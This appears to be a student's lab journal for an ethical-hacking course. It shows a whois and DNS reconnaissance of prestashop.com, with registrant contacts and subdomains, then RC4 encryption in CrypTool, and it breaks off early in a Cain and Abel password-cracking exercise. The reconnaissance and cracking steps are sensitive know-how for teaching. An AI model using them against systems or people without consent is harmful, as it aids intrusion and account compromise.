


Practical No. 01

Aim: Use Google and Whois for Reconnaissance.

Step 1. Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www.prestashop.com.

Overview for **prestashop.com**: **Whois** Website Info History DNS Records Diagnostics

Registrar Info

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Name Servers


a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64

Raw Registrar Data


Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
<https://icann.org/epp#clientTransferProhibited>
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: **domains@prestashop.com**
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: **domains@prestashop.com**
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:

Overview for **prestashop.com**: Whois Website Info History DNS Records Diagnostics Updated 10 hours ago

Contact Information		Content Data	
Owner Name	PrestaShop SA	Title	PrestaShop
Email	contact@prestashop.com	Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com .
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE	Speed: Median Load Time	2608
		Speed: Percentile	<div style="width: 21%;"><div style="width: 100%;"> </div></div> 21%
		Links In Count	61656



1 Days



Subdomains

	Reach ⓘ	Page Views ⓘ	Page Views Per User
prestashop.com	69.07%	45.39%	3.49
addons.prestashop.com	43.62%	43.93%	5.36
doc.prestashop.com	14.01%	6.23%	2.36
demo.prestashop.com	4.00%	1.44%	1.9
forge.prestashop.com	3.31%	1.41%	2.3
build.prestashop.com	1.36%	0.34%	1.3
mail.prestashop.com	0.53%	0.21%	2.1
help.prestashop.com	0.72%	0.16%	1.2
validator.prestashop.com	0.20%	0.14%	3.7
sandrine.prestashop.com	0.07%	0.14%	11
scm.prestashop.com	0.31%	0.12%	2.0
OTHER		0.49%	

Want this archived information removed?

Old Registrar Info January 28, 2008

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Name Servers – prestashop.com

Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	V@lizy, A8, FR


SOA Record – prestashop.com

Name Server	master.ns.mailclub.fr
Email	domaines@mailclub.fr
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds


Practical No. 02

Aim 2. 1) Password encrypt and decrypt using CryptTool


Step 1: Click on File tab-> New, Type any text to encrypt .



Step 2: Click on Encrypt/Decrypt tab →Click Symmetric (modern)→RC4→Enter any key→Click on Encrypt.




Step 3: For Decryption again click on encrypt/Decrypt tab → Symmetric(modern) → RC4 → enter same key → Click on Decrypt.




2.2) Password Cracking and Wireless Network Password Decoding using Cain and Abel.


Step:-1 Click on hash calculator.




Step 2. Write password in the text to hash field and click on calculate.




Step 3: Copy hash value of MD5



